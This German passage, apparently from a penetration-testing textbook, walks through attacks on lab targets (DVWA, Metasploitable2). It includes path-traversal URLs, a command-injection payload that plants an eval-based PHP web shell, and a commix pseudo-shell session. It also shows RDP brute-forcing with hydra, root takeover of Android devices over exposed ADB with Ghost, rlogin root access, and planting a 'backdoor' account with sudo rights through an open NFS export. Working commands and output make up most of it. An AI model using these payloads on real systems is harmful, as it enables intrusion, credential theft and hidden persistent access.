
Die angezeigten Fehler können wir ignorieren. Der Angriff war dennoch erfolgreich. Viel schlimmer ist allerdings, dass man so auch einen kompletten Verzeichnisschutz umgehen kann. Schützt man ein Verzeichnis mit Hilfe von htaccess, dann hat dies keinen Einfluss auf PHP. PHP kann einfach aus dem geschützten Verzeichnis lesen. Wäre dem nicht so, dann müsste man die Authentifizierung für den Zugriff auf einen bestimmten Ordner ja schon bei der Entwicklung des Scriptes vorsehen und programmieren.

Noch schlimmer ist es, dass man damit sogar aus dem für den Webserver vorgesehenen Bereich ausbrechen kann.

Um dies zu zeigen, rufen wir folgende URL auf:

http://192.168.1.100/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd

...und lassen sich den Seitenquelltext anzeigen:



Was wir hier sehen ist eine komplette Liste der Benutzer auf diesem Server. Wir haben zwar keinen Zugriff auf die Passwörter, auch nicht in verschlüsselter Form, aber wir können zB ermitteln, welcher User sich per Shell anmelden könnte und so erhalten wir eine Übersicht aller Benutzernamen für einen Bruteforce-Angriff mit hydra.

Genauso können wir auch an die `.htpasswd`-Datei gelangen, die bewusst außerhalb des Basisordners der Seite gespeichert wird und deren Pfad in der `.htaccess`-Datei hinterlegt ist!

Kein SSL

Überall wo wir mit Benutzerdaten arbeiten sollte eine verschlüsselte Verbindung verwendet werden. Wie einfach wir FTP-Zugangsdaten abfangen konnten, haben Sie ja bereits gesehen!

Aber nicht nur die Benutzerdaten, sondern auch Session-Cookies sind davon betroffen. Wie leicht wir diese Verwenden können, um uns unbefugt an einem Server anzumelden haben wir ja ebenfalls schon behandelt als wir mittels eines Javascripts die Session-Cookies von ahnungslosen Usern gestohlen haben.

Keine sicheren Cookie Attribute

Cookies können mit bestimmten Attributen gesetzt werden. Für die Sicherheit nützliche Attribute wären zB `HTTPOnly` oder Secure. Diese Attribute verhindern beispielsweise, dass man mit JavaScript auf einen Cookie zugreifen kann (`HTTPOnly`) bzw. verhindern Sie das Versenden der Cookies über eine unverschlüsselte Verbindung (Secure).

So kann man beispielsweise bei einem XSS Angriff verhindern oder zumindest erschweren, dass die Session-Cookies mit JavaScript ausgelesen werden können.

Ausführbare Systembefehle

Ein Script sollte im besten Fall keine Systembefehle ausführen dürfen oder müssen, aber in einigen Fällen erspart dies dem Entwickler sehr viel Arbeit und den Kunden damit viel Geld. Wenn so etwas schon eingesetzt wird, ist höchste Vorsicht geboten.

Sehen wir uns wieder am Beispiel DVWA an was wir mit einem verwundbaren Script alles anstellen können, wenn wir Systembefehle einschleusen können... Dazu rufen wir den Punkt `"Command Execution"` im linken Menü auf.

Ich habe mich entschieden Folgendes in das Feld einzufügen:


```
127.0.0.1;    echo    '<html><head><title>Mini-PHP-Shell</title>
</head><body><form method="post"><textarea style="width: 100%;
```

```
height: 220px;" name="php"><?php echo $_POST["php"];?>
</textarea><br><input type="submit" value="run"></form><?php
eval($_POST["php"]);?><body></html>' > shell.php
```

Die `127.0.0.1` ist die IP-Adresse für den Ping-Befehl und mit dem ; wird der Ping-Befehl abgeschlossen damit danach ein weiterer Shell-Befehl angefügt werden kann.

Mit `echo '... Script-Quelltext ...'` wird dann der Quelltext eines PHP-Scriptes auf die Standard-Ausgabe geschrieben. Da dies in dem Fall aber nur in der Seite erscheinen würde, müssen wir die Ausgabe mit > shell.php in eine Datei umleiten.

Was wir erhalten ist wieder eine kleine aber feine Shell:



Also sehen wir uns einmal genauer an, wie viel Code eigentlich für eine gut benutzbare Shell nötig ist... Dazu habe ich den zuvor eingeschleusten Code übersichtlicher formatiert:

```
<html>
  <head>
    <title>Mini-PHP-Shell</title>
  </head>
```

```
  <body>
    <form method="post">
      <textarea style="width: 100%; height: 220px;" name="php">
        <?php echo $_POST["php"];?>
      </textarea><br>
      <input type="submit" value="run">
    </form>
    <?php eval($_POST["php"]);?>
  <body>
</html>
```

Im Grunde eigentlich erschreckend wenig. Wir benötigen ein Textarea-Feld zur Befehlseingabe in das der zuletzt ausgeführte Befehl immer wieder mit `<?php echo $_POST["php"];?>` eingefügt wird, damit wir direkt weiter Programmieren können. Dann haben wir einen Submit-Button, der die Ausführung anstößt, ein Formular und die Funktion, die die empfangenen PHP-Anweisungen ausführt: `<?php eval($_POST["php"]);?>`

Diese Handvoll Zeilen bietet alles, was ich als Angreifer benötige, um den Server zu übernehmen. Drum sehen wir uns noch einmal an, wie wir die oben gezeigte Auflistung eines Ordnerinhaltes mit wenigen Zeilen PHP erreichen:

```
$files = scandir('..');
echo '<pre>';
print_r($files);
```

Zuerst habe ich die Dateinamen in ein Array Namens files mit der scandir Funktion geladen und mit dem <pre>-Tag für eine besser leserliche Ausgabe gesorgt. Die print_r Funktion gibt den Array-Inhalt dann aus. Ich habe sogar darauf verzichtet den <pre>-Tag wieder zu schließen, weil es an dieser Stelle keinen Unterschied macht, ob der HTML-Code valide ist oder nicht. Ich könnte in einem zweiten Schritt nun einfach eine der Dateien einlesen und ausgeben:

```
$file = file_get_contents('../../config/config.inc.php');
echo "<pre>".htmlspecialchars($file);
```

Das Ergebnis ist das Folgende:

```
192.168.1.100/dvwa/vulnerabilities/exec/shell.php

$file = file_get_contents('../../config/config.inc.php');
echo "<pre>".htmlspecialchars($file);

run

<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

Es ist nicht unbedingt eine Voraussetzung, eine Programmiersprache zu beherrschen, aber durchaus hilfreich in vielen Situationen. Diese Mini-Shell habe ich mir in 3-4 Minuten ausgedacht und direkt im Eingabefeld programmiert.

Ich gebe an dieser Stelle auch gern zu, dass ich einen Tippfehler dabei eingebaut habe und so zurückgehen musste und diesen ausbessern und das Formular ein zweites Mal absenden musste. Worauf ich hinaus will, ist, dass speziell im Web viele dieser Angriffstools im Grunde sehr simpel sind und Sie alle Scanner für Fehlermeldungen in Seiten oder Ähnliches als geübter Programmierer oft schneller selber schreiben können, als einen funktionierenden Scanner in irgendwelchen Darkweb-Foren zu finden. Und wenn Ihnen ein Fehler unterläuft und der Code nicht läuft, verwenden Sie den Zurück-Button, bessern Sie den Fehler aus und überschreiben Sie den Code am Server und wenn das fehlschlägt - dann legen Sie halt die Datei `shell2.php bzw. shell3.php` an, bis es klappt.

Wenn Sie PHP lernen wollen, kann ich Ihnen für den Einstieg die Seite http://www.selfphp.de/ und die PHP-Dokumentation unter: http://php.net/manual/de/ empfehlen. Meist findet man auch sehr schnell im Internet Beispiel-Code, den man mühelos kopieren und adaptieren kann.

Command-Injection automatisieren mit commix

Das Programm commix erlaubt es derartige Angriffe zu automatisieren und Webseiten auf die Verwundbarkeit mit Command-Injections zu prüfen. Wer also den Großteil der Arbeit automatisiert ablaufen lassen will, dem kann ich dieses Tool nur empfehlen.

In Kali 2020.2 gibt es allerdings einen Fehler beim Starten des Programms:

```
mark@kali:~$ commix
[!] Warning: Python version 3.8.3 detected. You are advised to
use Python version 2.7.x.
```

Suchen wir also das Startscript und beheben den Fehler:

```
root@kali:~# whereis commix
commix: /usr/bin/commix /usr/share/commix
root@kali:~# cat /usr/bin/commix
#!/bin/sh
cd /usr/share/commix && python3 ./commix.py "$@"
```

Die Entwickler von Kali haben also versehentlich python3 anstatt python2 geschrieben. Editieren Sie diese Datei und ändern Sie die zweite Zeile wie folgt ab:

cd /usr/share/commix && python**2** ./commix.py "$@"

In Kali 2023.2 ist eine neuere und mit Python 3.x kompatible Version von commix verfügbar. Diese werden wir nun verwenden um DVWA anzugreifen:

```
┌──(mark㉿kali)-[~]
└─$ commix -u "http://192.168.1.199/dvwa/vulnerabilities/exec/"
--data="ip=127.0.0.1&submit=submit" --cookie="security=low;
PHPSESSID=3898a6a3f9c4a0b9fe2002badc44f3f1"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.7-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2023 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program.

[11:04:43] [info] Testing connection to the target URL.
[11:04:49] [info] Performing identification checks to the
target URL.
[11:04:51] [warning] Target's estimated response time is 2
seconds. That may cause delays during the data extraction
procedure.
[11:04:51] [info] Setting POST parameter 'ip' for tests.
[11:04:57] [info] Heuristic (basic) tests shows that POST
parameter 'ip' might be injectable (possible OS: 'Unix-like').
[11:05:05] [info] Testing the (results-based) classic command
injection technique.
[11:05:05] [info] POST parameter 'ip' appears to be injectable
via (results-based) classic command injection technique.
  |_ 127.0.0.1;echo ELJOWB$((89+71))$(echo ELJOWB)ELJOWB
POST parameter 'ip' is vulnerable. Do you want to prompt for a
pseudo-terminal shell? [Y/n] > y
```

```
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > ls
help index.php source
commix(os_shell) > ls -l source
total 12
-rw-r--r-- 1 www-data www-data 903 Aug 26 2010 high.php
-rw-r--r-- 1 www-data www-data 378 Mar 16 2010 low.php
-rw-r--r-- 1 www-data www-data 583 Mar 16 2010 medium.php
```

Die Parameter `-u`, `--data` und –cookie sollten selbsterklärend sein! Außerdem könnten Sie mit -p ip festlegen, dass nur der Parameter ip getestet wird.

Alle weiteren Optionen entnehmen Sie bitte der Manpage oder der Ausgabe von commix `-h`.

DIVERSE ANDERE TECHNIKEN

Sie können dieses Kapitel als Sammelsurium aller möglichen Techniken sehen, die ich entweder nur erwähnen werde oder kurz streifen will. Außerdem werde ich Ihnen einige der ausgelassenen Angriffe auf Metasploitable2 hier nachreichen und diese kurz erklären.

Schwache RDP-Passwörter mit rpdsploit finden

Im Grunde ist rdpsploit ein Bruteforce-Angriff wie wir ihn schon mehrfach hatten. Ich will es dennoch kurz zeigen da es die Herangehensweise von kriminellen Hackern gut illustriert und außerdem ein tolles Beispiel ist für die Verwendung eines Schell-Scriptes um einige Vorgänge zu automatisieren bzw. teilweise zu automatisieren. Eigentlich wird hier nur das Scannen mit `nmap` auf einen bestimmten Port automatisiert, die Ausgaben dann umformatiert bzw. aufbereitet, um diese dann für hydra als Eingabe zu benutzen.

Darauf wurde dann eine Art Assistent gesetzt.

Als Erstes müssen wir uns das Script mit allen weiteren Komponenten von Github klonen. An dieser Stelle will ich denjenigen, die Github nicht kennen, kurz erklären, was Github ist. Git wurde entwickelt um Quelltext zu verwalten und dabei die Zusammenarbeit zwischen Programmierern zu vereinfachen. Github ist ein Speicherdienst auf dem man seine Git-Projekte veröffentlichen kann.

In diesem Fall werden wir Github lediglich als "Repository" verwenden, um das Programm von dort zu beziehen. Um eine lokale Kopie eines Projektes zu erstellen reicht:

```
mark@kali:~$ git clone https://github.com/Hood3dRob1n/Linux-RDP.git
Klone nach 'Linux-RDP' ...
remote: Counting objects: 245, done.
remote: Total 245 (delta 0), reused 0 (delta 0), pack-reused 245
Empfange Objekte: 100% (245/245), 433.72 KiB | 600.00 KiB/s, Fertig.
Löse Unterschiede auf: 100% (1/1), Fertig.
```

Den Link zu der Git-Datei erhalten Sie übrigens über die Github-Seite des Projektes. Als Nächstes wechseln wir in den Ordner, der von git erstellt wurde, und sehen uns an, was sich darin befindet.

```
mark@kali:~$ cd Linux-RDP/
mark@kali:~/Linux-RDP$ ls
range_lists     rdp_pass.lst     rdp_ranger.sh     rdpsploit.sh
rdp_users.lst README
README.md splitter stuff
```

Passwort- und User-Listen, etwas Dokumentation, einige Ordner und zwei Shellscripts. Sie können sich die einzelnen Optionen mit dem dafür üblichen Parameter -h anzeigen lassen.

```
mark@kali:~/Linux-RDP$ ./rdpsploit.sh -R 192.168.1.0/24
Please hang tight, this might take a few....

Total in List: 6
Just Found: 3

192.168.1.104
192.168.1.105
192.168.1.107

What now?
1) Awaken the Crackin
2) Scan Random Hosts
3) Exit
#? 3
```

Mit der Option -R geben wir eine Range, also einen IP-Adressen-Bereich an, den wir scannen wollen. Je nach Größe dieser Range kann es Minuten, Stunden, Tage oder sogar Wochen dauern bis der nmap-Scan abgeschlossen ist.

In unserem Fall habe ich das lokale Netzwerk gescannt, damit es nicht so lange dauert und nach wenigen Sekunden habe ich die 3 aktiven Windows-Rechner gefunden auf denen der RDP-Server aktiviert ist und auf dem Port 3389 lauscht.

Das automatische Knacken hat bei meinem Test nach einem Usernamen gefragt, anstatt die User-Namensliste zu verwenden. Darum habe ich nicht mit dem Assistenten gearbeitet, sondern das Programm mit der Option 3 beendet.

Danach habe ich den Bruteforce-Angriff wie folgt gestartet. Hierbei steht das -c für "cracking", also das Knacken der Passwörter. Der Rest der Optionen sollte selbsterklärend sein, wenn man sich die Dateinamen ansieht.

```
mark@kali:~/Linux-RDP$ ./rdpsploit.sh -c -I rdp_enabled/rdp-ip.lst -u rdp_users.lst -P rdp_pass.lst

OK, now let us awaken the crackin.....
Hang tight, this will take a few....
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-07 02:01:23

[DATA] max 10 tasks per 3 servers, overall 64 tasks, 139536 login tries
(l:272/p:513), ~654 tries per task
[DATA] attacking service rdp on port 3389
[VERBOSE] Resolving Adresses ... [VERBOSE] resolving done
[VERBOSE] Retrying connection for child 7
[VERBOSE] Retrying connection for child 8
[VERBOSE] Retrying connection for child 10
[3389][rdp] host: 192.168.1.105 login: praktikant password: 0000
```

Nach wenigen Minuten hatte ich das oben gezeigte Ergebnis. Auf Basis dieses Scripts kann man mit einigen Modifikationen ein deutlich kürzeres vollautomatisches Scan-Script zusammenbauen, dass ohne jegliche weitere Interaktion wochenlang das Internet nach "einfachen Opfern" durchsucht und dann automatisch alle gefundenen IP-Adressen angreift.

So gehen auch viele Kriminelle vor, die dann diese Zugangsdaten für illegale Aktivitäten nutzen oder einfach an andere in Darknet-Foren weiterverkaufen.

Mobiltelefone hacken

Mobiltelefone sind nichts weiter als tragbare kleine Computer die genau wie alle anderen IT-Geräte in der einen oder anderen Art angegriffen werden können.

Man kann Mobiltelefone daher wie jeden anderen PC behandeln und Dinge wie Scanner, Trojaner und viele andere Angriffe einsetzen.

Im Nahbereich kann man Telefone, Tablets oder auch Computer über Bluetooth angreifen. Diesbezüglich gab es einige Lücken - eine sehr bekannte Lücke namens "Blueborne" erlaubt es verwundbare Geräte zu übernehmen und alle möglichen Informationen zu stehlen oder Aktionen auszuführen.

Das Metasploit-Famework bietet ebenfalls einige Module für Android an, aber all das kennen wir schon.

Was viele Personen nicht bedenken ist, dass ihre Geräte zwar im WLAN hinter einer Firewall geschützt sind, aber sobald Sie mit Ihrem Telefon die eigenen vier Wände verlassen geht das Handy über die mobile Datenverbindung in das Internet. Das ist wie damals als Computer noch mit dem Modem ins Internet gingen. Das Gerät ist ohne Firewall bzw. Router davor direkt mit dem Internet verbunden.

Genau da setzt ein Tool Namens Ghost-Framework an. Dieses können Sie wie folgt installieren:

```
mark@kali:~$ git clone
https://github.com/entynetproject/ghost.git
Klone nach 'ghost' ...
remote: Enumerating objects: 20, done.
remote: Counting objects: 100% (20/20), done.
```

```
remote: Compressing objects: 100% (16/16), done.
remote: Total 2608 (delta 8), reused 0 (delta 0), pack-reused
2588
Empfange Objekte: 100% (2608/2608), 10.10 MiB | 9.65 MiB/s,
Fertig.
Löse Unterschiede auf: 100% (1556/1556), Fertig.
mark@kali:~$ cd ghost/
mark@kali:~/ghost$ chmod 755 install.sh
mark@kali:~/ghost$ sudo ./install.sh

[*] Installing dependencies...
[+] Successfully installed!
```

Sobald Sie das Programm installiert haben können Sie das Tool starten und wir sehen uns an, was man damit alles machen kann. Ich habe an dieser Stelle ghost gewählt, weil es ähnlich wie
Blueborne arbeitet - sobald man ein verwundbares Telefon findet, kann man es ohne jegliche Aktion des Benutzers direkt angreifen und übernehmen. Starten wir das Programm mit:

```
mark@kali:~$ ghost
```

Danach erhalten Sie einen Eingabe-Prompt der wie folgt aussieht:

```
ghost> connect 111.22.3.4:5555
[*] Connecting to 111.22.3.4...
[*] Sending payload to 111.22.3.4...
```

ghost verbindet sich mit Telefonen, deren Android Debug Bridge aktiviert ist und auf eingehende Verbindungen aus dem Netzwerk lauscht. Das kann durch eine andere Schadware passiert sein und so profitieren wir von der "Vorarbeit" anderer oder der User hat dies beim Rooten oder aktivieren des Entwickler-Modus selbst so festgelegt.

Nachdem wir uns mit dem Kommando connect IP:Port verbunden haben, zeigt uns der help-Befehl was wir alles machen können. Je nachdem, ob das Telefon oder Tablet gerootet ist lassen sich ein paar Dinge mehr oder weniger machen:

```
ghost(111.22.3.4)> help

Core Commands
=============

 Command          Description
 -------          -----------
 clear            Clear terminal window.
 disconnect       Disconnect from target device.
 connect          Connect to target device.
 exit             Exit Ghost Framework.
 help             Show available commands.
 update           Update Ghost Framework.

Settings Commands
=================

 Command          Description
 -------          -----------
 activity         Show user activity.
 apps             List all applications.
 battery          Show battery status.
 debug            Debug device.
 inet             Show inet status.
 netstat          Show network status.
 sysinfo          Show system information.
 wifi             Turn wifi on or off.
```

Managing Commands

Command	Description
eatpass	Remove device passcode.
install	Install an apk.
keyboard	Control device keyboard.
keycode	Use device keycode.
keycodes	List device keycodes.
launch	Launch an application.
screenrec	Record device screen.
screenshot	Take device screenshot.
shell	Open device shell.
uninstall	Uninstall an application.
upload	Upload local file.

Stealing Commands

Command	Description
download	Download remote file.
wgrabber	Grab wpa_supplicant.

Boot Commands

```
Command             Description
-------             -----------
bootl               Restart bootloader.
reboot              Reboot device.
recovery            Launch Recovery.
```

Also öffnen wir mal eine Shell und prüfen, als welcher User wir unterwegs sind:

```
ghost(111.22.3.4)> shell
[*] Connecting to device...
[*] Opening device shell...

dream2qltechn:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),
1028(sdcard_r),
3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3
009(readproc)
dream2qltechn:/ # exit
```

Bingo! `root`-Zugriff und damit alle Rechte mit dem Telefon anzustellen was uns beliebt. Aber auch der Upload und Download von Dateien, das Installieren von Programmen und das Erstellen von Screenshots sollten Ihnen zu denken geben...

Ausnützen von Fehlkonfigurationen

Im Prinzip basieren alle Angriffe entweder darauf, dass ein Programmierfehler in Software oder ein Konfigurationsfehler des Administrators ausgenutzt wird. Ich will Ihnen an dieser Stelle kurz zeigen, wie man durch falsche Konfiguration sonst sichere Programme zu einem klaffenden Sicherheitsloch machen kann und wie Systemsicherheit durch die Wahl der falschen Tools gefährdet werden kann.

Metasploitable2 - rLogin

Als kleine Vorbereitung für die nächsten Angriffe benötigen wir folgende Pakete, die wir mit

```
root@kali:~# apt install rsh-client rpcbind nfs-common
```

installieren.

```
mark@kali:$ rlogin -l root 192.168.1.107
Last login: Sat Apr 22 12:39:06 EDT 2017 from 192.168.1.105 on
pts/1
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686
... Ausgabe gekürzt
You have new mail.

root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

`rlogin` ist so veraltet und unsicher, dass man dies auf keinen Server mehr finden sollte. Wenn doch dann hat der Admin die letzten 30 Jahre keine neuen Informationen zum Thema Sicherheit aufgeschnappt oder ein anderer

Hacker hat, nachdem er fertig war, die Türe sperrangelweit offen gelassen damit andere nach ihm das System übernehmen und von ihm ablenken oder es ist ein Honeypot-Rechner. Daher führe ich dies nur der Vollständigkeit halber an.

In der Regel würde selbst bei rlogin ein Passwort abgefragt werden, wenn der Rechner, der zugreifen wollte, nicht in einer Liste von vertrauenswürdigen IP-Adressen aufgeführt wäre. Ein Phänomen, das ich in letzter Zeit beobachte, ist, dass immer mehr Leute einen virtuellen Server betreiben, um beispielsweise einen Spiele-Server laufen zu lassen, oder Personen, die keinerlei Linux-

Erfahrung haben mit einem Raspberry Pi oder anderen Einplatinencomputern experimentieren. Auch XBMC-Mediacenter fallen hierunter und oftmals weiß der Besitzer gar nicht, was er da so alles offen über das Internet anbietet, wenn er dann den Fernzugriff aktiviert.

Jedes Mal, wenn ich wieder in einem Forum lese, dass jemand nach einer Möglichkeit sucht die lästige Anmeldung an so einem Gerät mittels Passworts abzuschalten kräuseln sich mir die Fuß-nägel. An dieser Stelle überlasse ich es Ihrer Fantasie, was dann am Ende hierbei rauskommt.

Metasploitable2 - NFS

NFS dienst dazu Dateien und Ordner unter UNIX / Linux freizugeben. Mit dem folgenden Befehl können wir untersuchen, welche Freigaben auf einem System eingerichtet sind:

```
mark@kali:~$ showmount -e 192.168.1.107
Export list for 192.168.1.107:
/ *
```

Hier sehen wir, dass das Wurzel-Verzeichnis (/) der Festplatte freigegeben wurde. Damit haben wir Zugriff auf alle Dateien und Ordner dieser Linux-Installation und das ermöglicht uns einige An-griffe, von denen ich Ihnen hier drei zeigen will. Auch so eine Konfiguration kann nur durch Faulheit

gepaart mit wenig oder gar keinem Wissen zum Thema Sicherheit entstehen.

Natürlich findet man so etwas nicht in einem Firmennetzwerk aber ich habe Personen in meinem Bekanntenkreis, die bei sich zu Hause mehrere Server (*NAS, Mediacenter,* ...) Laufen haben, die aber bereits mit einer Programminstallation unter Windows an die Grenzen Ihrer IT-Fähigkeiten stoßen. Leider stehen einfache Bedienung und Benutzerfreundlichkeit sehr oft im Gegensatz zur Sicherheit.

So sehe ich eine der größten Bedrohungen vor allem in IOT-Geräten und privaten "Servern", die wenn überhaupt schlecht abgesichert sind, schlampig konfiguriert und dann im schlimmsten Fall mit bekannten Standard-Passwörter offen im Internet stehen und warten übernommen zu werden.

Natürlich interessieren sich Hacker nicht für die privaten Fotos des letztjährigen Ägypten-Urlaubs von Tante Erna aber die Rechenleistung von so einem Mini-PC ist in einem Botnet sehr willkommen. Stellen Sie sich vor wie ein Hacker, der 1.000 oder 10.000 solcher Heim-Server und Mediacenter-Rechner benutzen könnte um Passwörter zu knacken oder Server anzugreifen.

User erstellen oder Passwort abändern

Dazu mounten wir die Freigabe wie folgt:

```
root@kali:~# mount -t nfs 192.168.1.107:/ /mnt/
```

Der Befehl ist wie folgt aufgebaut:

`mount` ..... Das Programm
`-t nfs` ..... Typ ist nfs
`192.168.1.107:/` ... IP-Adresse : Ordner
`/mnt/` ..... Lokaler mountpunkt

Jetzt haben wir die komplette Platte unter /mnt eingehängt und können bequem auf alle Dateien zugreifen!

Um einen Benutzer zu erstellen, können wir nun einfach folgende zwei Dateien editieren:

```
/mnt/etc/passwd
/mnt/etc/shadow
```

Die erste enthält die Benutzer-Konten und wir fügen einfach am Ende folgende Zeile ein:

```
backdoor:x:2000:1000:Kleine Hintertüre:/tmp:/bin/bash
```

Die Felder sind mit : getrennt und beinhalten folgende Informationen:

```
Loginname : Passwort : User-ID : Gruppen-ID : Name des Users :
Heimatverzeichnis : Shell des Users
```

Das `x` in diesem Beispiel bedeutet, dass das Passwort in verschlüsselter Form in der /etc/shadow gespeichert ist. Dann wollen wir mal ein Passwort erstellen und das dieser Datei hinzufügen:

```
mark@kali:~$ openssl passwd -1 -salt Salt backdoor
$1$Salt$dBFYAFUUysTQSUcgPL1PH0
```

Nun müssen wir nur noch die folgende Zeile in der /mnt/etc/shadow hinzufügen:

```
backdoor:$1$Salt$dBFYAFUUysTQSUcgPL1PH0:14699:0:99999:7:::
```

Auch hier sind die Felder wieder mit einem : getrennt und der Aufbau der Zeile ist wie folgt:

Username : Passwort-Hash : Tag der letzten Passwortänderung (*gerechnet ab 1.1.1970*) : Tage bis zur nächsten Passwortänderung (*0 = jederzeit möglich*) : Gültigkeit des Passworts in Tagen (*99999 = quasi für immer*) : Anzahl der Tage

```
vor Ablauf des ab Passworts ab der eine Warnung ausgegeben wird
:::
```

Der Rest ist hier für uns nicht von Bedeutung. Danach können wir uns mit dem User backdoor und dem Passwort backdoor einloggen:

```
mark@kali:~$ ssh backdoor@192.168.1.107
backdoor@192.168.1.107's password:
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686
... Ausgabe gekürzt
Last login: Sat Apr 22 13:12:48 2017 from 192.168.1.105
backdoor@metasploitable:~$ whoami
backdoor
```

Natürlich könnten wir auch einfach das root-Passwort überschreiben, was allerdings schneller auffallen würde. Geschickter ist es, wenn wir den User in die /mnt/etc/sudoers eintragen, um ihm so indirekt Zugriff auf root-Rechte zu geben.

Bei genauem Studium der sudoers-Datei fällt auf, dass alle User, die der Gruppe admin angehören diese Rechte haben:

```
# User privilege specification
root ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Die Gruppen-ID bekommen wir in der /mnt/etc/group heraus. Nach kurzem Studium dieser Datei ändern wir die Gruppen-ID des Users backdoor auf 112 ab und voila - root-Rechte!

```
backdoor@metasploitable:~$ sudo su
[sudo] password for backdoor:

root@metasploitable:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

